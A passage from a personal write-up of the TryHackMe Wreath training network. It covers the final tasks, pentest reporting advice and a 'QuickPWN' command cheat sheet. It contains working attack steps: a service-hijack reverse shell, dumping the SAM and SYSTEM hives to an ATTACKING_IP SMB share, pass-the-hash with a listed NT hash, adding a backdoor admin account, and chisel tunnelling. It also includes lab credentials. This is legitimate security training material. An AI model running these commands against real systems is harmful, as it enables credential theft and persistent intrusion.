```
C:\>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388
```

We can stop the service, so chances are we can also start it! Set up a listener on your attacking machine then start the service:

```
sc start SystemExplorerHelpService
```

```
C:\>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\>
```

```
muri@augury:~/thm/wreath/PC/Wrapper$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [10.50.73.2] from (UNKNOWN) [10.200.72.100] 51403
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

We have root!

Notice that we got a message telling us that the service failed to start. This is because the wrapper we uploaded isn't actually a real Windows service file. Our executable still gets executed, but as far as Windows is concerned, the service failed to start.

There's only one thing left to do here.

Let's clear up after ourselves by deleting the wrapper and starting the service:

```
del "C:\Program Files (x86)\System Explorer\System.exe"
sc start SystemExplorerHelpService
```

```
C:\Windows\system32>del "C:\Program Files (x86)\System Explorer\System.exe"
del "C:\Program Files (x86)\System Explorer\System.exe"

C:\Windows\system32>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 2  START_PENDING
                                (NOT_STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x7d0
        PID                : 1092
        FLAGS              :
```

Clearing up after exploits is a good habit to get into. This also has the added bonus of being courteous to other users in the box who may be about to perform the exploit. Note that deleting the wrapper and restarting the service did not destroy the system shell!

Bonus Question (optional): Research how to write a real Windows Service executable in C# and try to create a wrapper (or even a full reverse shell!) that doesn't cause the sc start command to error out.
The code here may help (but please do not run this as-is because it will create a new user with a known password):

Task43

Task 43 Exfiltration Techniques & Post Exploitation

VideoData exfiltration is something that should *never* be considered without explicit prior consent. Generally speaking, most external engagements will strongly prohibit taking data from compromised systems; however, it is worth bearing in mind that this may not be the case for internal engagements -- and some external engagements outright set targets for the red team that revolve around exfiltrating a set piece of data from the targets once compromised. Even if this is a skill that may not be used on a daily basis, it is still well worth learning.

The goal of exfiltration is always to remove data from a compromised target. This could be things like passwords, keys, customer/employee data, or anything else of use or value. If the data being exfiltrated is in plain text then this could be as simple as copying and pasting the contents of a file from a remote shell into a local file. If the data is in a binary format, or otherwise can't just be copied and pasted, then more complicated methods must be used to exfiltrate the targeted file.
A common method for exfiltrating data is to smuggle it out within a harmless protocol, usually encoded. For example, DNS is often used to (relatively) quietly exfiltrate data. HTTPS tends to be a good option as the data will outright be encrypted before egress takes place. ICMP can be used to (very slowly) get the data out of the network. DNS-over-HTTPS is superb for data exfiltration, and even email is often used.

In a real world situation an attacker will be looking to exfiltrate data as quietly as possible as there may be an Intrusion Detection System active on the compromised network which would alert the network administrators to a breach should the data be detected. For this reason an attacker is unlikely to use protocols as simple as FTP, TFTP, SMB or HTTP; however, in an unmonitored network these are still good options for moving files around.
It's worth noting that most command and control (C2) frameworks come with options to quietly exfiltrate data. Practically speaking, this is likely how a bad actor would be exfiltrating data, so it's worth keeping up to date with the current "standards" used by the various frameworks. There are also plenty of standalone tools available to automate sending and receiving obfuscated data.

In short, the only limitation when it comes to exfiltration is your imagination. Whilst there are certainly common techniques available (and many tools around to take advantage of them) it will always be the new and obscure methods that are the most successful. Who knows? Maybe you'll even find a legitimate use for steganography!
As extra reading, PentestPartners have a superb blog post on this topic.

Answer the questions below

Is FTP a good protocol to use when exfiltrating data in a modern network (Aye/Nay)?
‘’’
Nay
‘’’

For what reason is HTTPS preferred over HTTP during exfiltration?
‘’’
Encryption
‘’’

Let's put this into practice!
We need some way to prove to Thomas that we've compromised his PC. We could leave a note on his Desktop, or we could be fancy and give him his Administrator password hash to prove that we've rooted it.

There's no way we're going to get Mimikatz past Defender. We have SYSTEM access, so we could technically just disable Defender, but let's try to do this with as little destructiveness as possible (not least for other users on the network). What we *can* do is grab the files containing the password hashes, pass them back to our attacking machine, then dump the hashes locally. On Linux this would be a simple matter of grabbing `/etc/shadow`. On Windows it is slightly more complex than that.
Local user hashes are stored in the Windows Registry whilst the computer is running -- specically in the `HKEY_LOCAL_MACHINE\SAM` hive. This can also be found as a file at `C:\Windows\System32\Config\SAM`, however, this should not be readable whilst the computer is running. To dump the hashes locally, we first need to save the SAM hive:

```
reg.exe save HKLM\SAM sam.bak
```

This saves the hive as a file called "sam.bak" in the current directory.
Dumping the SAM hive isn't quite enough though -- we also need the SYSTEM hive which contains the boot key for the machine:
`reg.exe save HKLM\SYSTEM system.bak`

With both Hives dumped, we can exfiltrate them back to our attacking machine to dump the hashes out of sight of Defender.
It's up to you how you choose to exfiltrate the files. Given this is a home network with no monitoring in place, an SMB server is recommended. Connect to your SMB server using your SYSTEM reverse shell with the net use command. You can now either save the files directly to your own drive, or move the files to your attacking machine if you already dumped the hives, e.g:
`reg.exe save HKLM\SAM \\ATTACKING_IP\share\sam.bak`
or
`move sam.bak \\ATTACKING_IP\share\sam.bak`

Note: *You may encounter an error when reconnecting. This is due to the way that Windows handles cached credentials:*

```
C:\Windows\system32>net use \\10.50.73.2\share /USER:user2 s3cureP@ssword
net use \\10.50.73.2\share /USER:user2 s3cureP@ssword
System error 1312 has occurred.

A specified logon session does not exist. It may already have been terminated.
```

System error 1312 can usually be solved by connecting using an arbitrary domain. For example, specifying `/USER:domain\user` *. rather than just the username. The same SMB server will still work here; however, Windows sees it as a different user account and thus allows the new connection.*

With both files stored locally, we can now dump some hashes! Make sure you delete the .bak files from the target if you copied them rather than moving them.
Once again, remember to disconnect from the SMB server!
‘’’
no answer
‘’’

There are a variety of tools that could do this job for us. The most reliable is (as is often the case), a script from the Impacket library: `secretsdump.py` .
Let's use this against our dumped hives:
`python3 /opt/impacket/examples/secretsdump.py -sam PATH/TO/SAM_FILE -system PATH/TO/SYSTEM_FILE LOCAL`

```
muri@augury:~/thm/wreath/PC/uploads$ python3 /opt/impacket/examples/secretsdump.py -sam sam -system system LOCAL
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Target system bootKey: 0xfce6f31c003e4157e8cb1bc59f4720e6
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:[redacted]:::
Thomas:1000:aad3b435b51404eeaad3b435b51404ee:[redacted]:::
[*] Cleaning up...
```

Each local account on the target is shown here, in a format of Username, RID, LM hash, NT hash -- separated by colons. We are interested in the *NT* hashes -- the last section (blurred). As a side note: `31d6cfe0d16ae931b73c59d7e0c089c0` is an empty hash, and indicates that the account is not activated. These can thus be discounted.
What is the Administrator NT hash for this target?

We have now completed everything we set out to accomplish: demonstrating that Wreath's network is vulnerable. Take this chance to go through the network and clean up after yourself. Aside from being courteous to other users of the network, this is also something you should always do in real life; we wouldn't want to make things easy for an attacker, would we?

Remove all the tools, shells, payloads, accounts, and any other remnants you left behind.
‘’’
no answer
‘’’

Task44

Task 44 Conclusion Debrief & Report

VideoWe started this assignment with three targets. One Linux, two Windows.
All three have now been fully compromised -- well done!
Hopefully you've been taking notes and are now about to start writing a report on the topic. If you're not familiar with pentest reports, the following task may come in handy. Additionally, Offensive Security have also published an example penetration test report here, and there is a whole community-curated repository of public reports here should you need more inspiration.

Penetration test reports are generally split into several sections. There is no strictly defined standard unfortunately, but the following layout should be well received:

• First up is the ***Executive Summary***. This should be essentially non-technical, providing a brief overview of the job that was contracted to (and completed by) the pentester, including a concise summary of the scope of the engagement. You should also include a very short summary of the results here, as well as a concise analysis of the overall security posture of the company. Be aware thought that, as the name suggests, this section is designed to be read by the higher-ups in a company who may not have a technical background or the time to devote to a long-winded explanation. This section is particularly important as in many cases it may be the only section that the client actually looks at. It should catch the eye, and will set the tone for the rest of the report.

• At the end of (or immediately after) the executive summary include a ***Timeline*** showing an overview of what you did and when you did it. This allows whoever is assigned to fix the vulnerabilities to check any logs from the compromised system and see what a successful attack looks like from their own privileged perspective.

• Next we have the ***Findings and Remediations*** section. This should be a more technical section. It should provide a

detailed explanation of the

vulnerabilities you found *as well as your suggested fixes for these.* Additionally, you should indicate the severity of each vulnerability, and the risk to the company should the vulnerability be exploited by a bad actor -- the CVSS calculator will be useful for this. You should not necessarily be providing a step-by-step account of your methodology here, but there should be enough detail for a technically-able person to see what the problem is, and what the solutions might be.

• After the findings and remediations should come the ***Attack Narrative***. This *should* be a step-by-step writeup of the actions you took against the targets, including enough detail for a technically-competent individual to replicate the attacks exactly in an almost copy-and-paste approach. In many ways this is similar to a detailed write-up for a CTF.
• A section that is good to include but often skipped: the ***Cleanup*** section. This should detail the actions you took to eradicate your presence on the targets (e.g. removing any added accounts, deleting exploits or created files, etc).
• Next (but not last), there should be a ***Conclusion***. This just summarises the report, rounding off the results and stressing the importance of patching as required.
• Finally you should include ***References*** then ***Appendices***. The references section includes full references to any works cited throughout the report (for example, maybe a quote or table from the OWASP website, or referencing a newspaper article on an attack which utilised a vulnerability found in the target network). The references section should also be used to link to relevant CVEs (Common Vulnerability and Exposure), CWEs (Common Weakness Enumerations), and/or CAPECs (Common Attack Pattern Enumerations and Classifications) for the found vulnerabilities. Your appendices should include any large pieces of information that would have cluttered up the main text. For example, if you had to edit an exploit (as we did during the Wreath network), you should include a full copy of the edited code as an appendix and reference it when mentioned in the other sections. Equally, any code you write should also be stored here (with the exception of short snippets and one-liners, which can be placed inline at the relevant section), along with any large amounts of data or big tables / diagrams.

So, the sections should be:
1. Executive Summary
2. Timeline
3. Findings and Remediations
4. Attack Narrative
5. Cleanup
6. Conclusion
7. References
8. Appendices

Pentest reports will usually also have a branded front-cover and a table of contents before the report itself begins.

There are many pentest report templates available on the Internet which can be used to provide a baseline for this. Many companies will also provide their penetration testers with a company-specific template to follow. Regardless, of whether you use a pre-built template or create your own, find a style and stick with it!
With your report written and proof-read, you send the PDF to Thomas then sit back and relax, your work is done!

Answer the questions below

Write a report (or just read the information in the task).
‘’’
no answer
‘’’

If you write a report you are welcome to keep it for your own records, or submit it to the room as a writeup for others to read!
In the real-world, a section of the pre-engagement meetings between the client and the pentesting company would set out expectations for report handling procedures. This would cover things like the delivery method for the report (i.e. how will it be transferred securely between the consultants and the clients), as well as how (and when) consultant copies of the report should be disposed of. Clients obviously do *not* want a report detailing their

technical vulnerabilities falling into the wrong hands, so this section is very important.
Important!

Consider the following brief to be the "report-handling procedures" for this assignment:

Reports should be written in English and submitted as PDFs hosted on Github, Google Drive or somewhere else on the internet to be viewed in the browser with no downloads required. Reports should not contain answers to questions, as far as is possible (i.e. host names are fine, passwords or password hashes are not). As you are being encouraged to write these in the format of a penetration test report, writeups submitted in other formats will not *be accepted to the room. If you want to do a video walkthrough of the network then this can be linked to at the end of an otherwise complete PDF report.*
‘’’
no answer
‘’’

Task45

Task 45 Conclusion Final Thoughts

VideoThus we reach the conclusion of the Wreath network.
We covered a wide range of topics in this room -- combined there was a lot of information to absorb, so kudos for getting here! Hopefully you've learnt some new tricks along the way, no matter your prior experience (or at the very least been able to apply known concepts to a new situation).
This room was designed to be an introduction to the topics covered -- now that you've completed Wreath you should be able to confidentally tackle some of the other networks on the site, if you haven't already.
A huge shoutout to all of the amazing testers of the Wreath Network!
In no particular order:

- timtaylor
- 0day
- briskets
- NinjaJc01
- OmegaVoid
- __H
- Nix
- Wavey
- lukeitslukas
- Esqy

- Varg

If you enjoyed this network, keep an eye out for more in the future!
@MuirlandOracle

Answer the questions below

Network Complete!
‘’’

no answer
‘’’

QuickPWN

• Run from the respective directories

IP: 10.200.71.200

(connect to .200)
$ ssh -i root-id_rsa root@10.200.71.200

IP: 10.200.71.150

(proxy to .150)
$ sshuttle -r root@10.200.71.200 --ssh-cmd "ssh -i root-id_rsa" 10.200.71.0/24 -x 10.200.71.200 &

(connect to .150)
$ evil-winrm -u administrator -H 37db630168e5f82aafa8461e05c6bbd1 -i 10.200.71.150

*Rem Desk to .150

```
net user lol toor /add

net localgroup Administrators lol /add
                        net localgroup "Remote Management Users" lol /add
xfreerdp /v:10.200.71.150 /u:lol /p:'toor' +clipboard /dynamic-resolution /drive:/usr/share,share
```

*Direct Proxy back to native attacker utilizing the previous sshuttle

*150
(evil-winrm)
upload /thm/Wreath/backend/chisel-win.exe
netsh advfirewall firewall add rule name="Chisel-Lab" dir=in action=allow protocol=tcp localport=6905
./chisel-win.exe server -p 6905 --socks5

*native
```
./chisel-lin client 10.200.71.150:6905 9090:socks
```

* Thomas password = i<3ruby

IP: 10.200.71.100

Could not get access to machine, even while closely following walkthroughs; maybe a network error?

Conclusion

This lab is thouroghly intriguing, and one can deduce that it was forged with great effort and meticulous detail. While iterating through each task, I was constantly inclined to try my hardest to fulfill objectives and progress through the lab. My only problem is I was not able to access the specified directories on 10.200.71.100's web server required for various objectives. Hoevever overall, I enjoyed the parts of the lab of which I completed, and look forward to seeing and completing more rooms and networks on TryHackMe.